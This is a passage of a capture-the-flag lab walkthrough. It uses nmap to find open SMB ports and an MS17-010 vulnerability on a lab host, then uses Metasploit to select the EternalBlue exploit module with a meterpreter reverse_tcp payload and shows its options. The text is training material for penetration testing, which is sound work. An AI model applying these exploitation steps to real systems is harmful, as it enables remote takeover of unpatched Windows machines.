|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 05:17
Completed NSE at 05:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 05:17
Completed NSE at 05:17, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.61 seconds
           Raw packets sent: 1924 (84.640KB) | Rcvd: 1282 (51.308KB)
root@ip-10-10-200-191:~#
```


==

==


==

==


==




How many ports are open with a port number under 1000?



Near the top of the nmap output: PORT STATE SERVICE



```
root@ip-10-10-200-191:~# nmap -vv -p 1-1000 10.10.207.29

Starting Nmap 7.60 ( https://nmap.org ) at 2022-04-27 05:32 BST
Initiating ARP Ping Scan at 05:32
Scanning 10.10.207.29 [1 port]
Completed ARP Ping Scan at 05:32, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:32
Completed Parallel DNS resolution of 1 host. at 05:32, 0.00s elapsed
Initiating SYN Stealth Scan at 05:32
Scanning ip-10-10-207-29.eu-west-1.compute.internal (10.10.207.29) [1000 ports]
Discovered open port 135/tcp on 10.10.207.29
Discovered open port 139/tcp on 10.10.207.29
Discovered open port 445/tcp on 10.10.207.29
Increasing send delay for 10.10.207.29 from 0 to 5 due to 11 out of 24 dropped p
robes since last increase.
Increasing send delay for 10.10.207.29 from 5 to 10 due to 17 out of 56 dropped
probes since last increase.
Increasing send delay for 10.10.207.29 from 10 to 20 due to 11 out of 31 dropped
 probes since last increase.
Increasing send delay for 10.10.207.29 from 20 to 40 due to 134 out of 445 dropp
ed probes since last increase.
```



```
Increasing send delay for 10.10.207.29 from 5 to 10 due to 17 out of 56 dropped
probes since last increase.
Increasing send delay for 10.10.207.29 from 10 to 20 due to 11 out of 31 dropped
 probes since last increase.
Increasing send delay for 10.10.207.29 from 20 to 40 due to 134 out of 445 dropp
ed probes since last increase.
Increasing send delay for 10.10.207.29 from 40 to 80 due to 13 out of 42 dropped
 probes since last increase.
Completed SYN Stealth Scan at 05:33, 64.55s elapsed (1000 total ports)
Nmap scan report for ip-10-10-207-29.eu-west-1.compute.internal (10.10.207.29)
Host is up, received arp-response (0.00038s latency).
Scanned at 2022-04-27 05:32:32 BST for 65s
Not shown: 997 closed ports
Reason: 997 resets
PORT    STATE SERVICE      REASON
135/tcp open  msrpc        syn-ack ttl 128
139/tcp open  netbios-ssn  syn-ack ttl 128
445/tcp open  microsoft-ds syn-ack ttl 128
MAC Address: 02:C3:BE:0C:A5:2F (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 64.89 seconds
           Raw packets sent: 1924 (84.640KB) | Rcvd: 1289 (51.572KB)
root@ip-10-10-200-191:~#
```

3 ports are open

==

==

==

==

==

==

==

==

==

==

==

==

==

==

==

==

==

==


==

==


==

==


==




What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)



Revealed by the ShadowBrokers, exploits an issue within SMBv1



```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```




What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

ms17-010

```
======================================================================
======================================================================
======================================================================
======================================================================
======================================================================
======================================================================
======================================================================
======================================================================
======================================================================
======================================================================
======================================================================
======================================================================
======================================================================
======================================================================
======================================================================
======================================================================
```


task 2 gain access




Exploit the machine and gain a foothold.

Start Metasploit

No answer needed




Command: msfconsole



```
root@ip-10-10-149-150:~# msfconsole

       =[ metasploit v5.0.101-dev                         ]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use the edit command to open the currently active module in your
 editor

msf5 >
```


Start Metasploit

No answer needed




Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/........)

Answer format: *******/*******/***/*******************




search ms??




What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

ms17-010




```
msf5 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corrupt
ion
   3  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Code Execution
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index, for example use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf5 > 
```

something stands out!!!!!!!!!!!!!!




```
msf5 > search eternal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corrupt
ion
   3  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Code Execution
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index, for example use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```




Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/........)


exploit/windows/smb/ms17_010_eternalblue




Show options and set the one required value. What is the name of this value? (All caps for submission)




Command: show options



```
msf5 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > 
```




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.216.130    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

